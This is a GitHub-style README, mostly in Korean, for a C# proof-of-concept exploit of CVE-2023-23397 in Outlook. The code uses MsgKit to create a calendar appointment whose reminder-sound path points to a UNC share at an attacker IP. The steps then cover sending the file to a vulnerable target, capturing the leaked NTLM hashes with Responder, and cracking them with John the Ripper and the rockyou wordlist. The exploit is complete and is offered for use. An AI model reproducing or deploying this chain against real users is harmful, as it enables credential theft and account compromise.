 moneertv/cve-2023-23397
CVE-2023-23397 C# PoC

CVE-2023-23397 C# PoC
1- msgkit를 다운로드하세요
2- appointment 클래스를 편집하고 아래 내용을 추가하세요:

3- 프로젝트 내에 새 클래스를 만들어 msg 파일의 속성을 설정하세요:
using MsgKit.Enums;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace MsgKit
{
    class Program
    {
        static void Main(string[] args)
        {
            using (var appointment = new Appointment(
            new Sender("[email protected]", "moneertv"),
            new Representing("[email protected]", "moneertv"),
            "CVE-2023-23397"))
            {
                appointment.Recipients.AddTo("[email protected]", "muneer aqraa");
                appointment.Subject = "CVE-2023-23397";
                appointment.Location = "Neverland";
                appointment.MeetingStart = DateTime.Now.Date.AddDays(2).Date;
                appointment.MeetingEnd = DateTime.Now.Date.AddDays(3).Date;
                appointment.AllDay = true;
                appointment.BodyText = "CVE-2023-23397";
                appointment.BodyHtml = "<html><head></head><body><b>testing CVE-2023-23397</b></body></html>";
                appointment.SentOn = DateTime.UtcNow;
                appointment.Importance = MessageImportance.IMPORTANCE_NORMAL;
                appointment.IconIndex = MessageIconIndex.UnsentMail;

                appointment.PidLidReminderFileParameter = @"\\192.168.1.222\";
                appointment.PidLidReminderOverride = true;

                appointment.Save(@"C:\Users\Moneer\Desktop\exploits\CVE-2023-23397\MsgKit-master\generated email msg\dirty.msg");

            }

        }
    }
}


4- 프로젝트 출력 형식의 속성을 콘솔로 변경하세요:
5- 프로젝트를 실행하여 dirty.msg를 생성하세요
6- 취약한 대상에게 메시지를 보내고, 미팅 알림이 활성화될 때까지 기다리세요.
6-2- 기다리는 동안, main 클래스에 IP를 입력한 Kali 머신에서 아래 명령어를 실행하여 미끼를 물은 사람이 있는지 계속 청취하세요: # responder -I eth0 -v
7- 해시를 얻으면 파일에 저장하고, 해시에 대해 워드리스트(예: rockyou)를 사용하여 john ripper를 실행하세요.
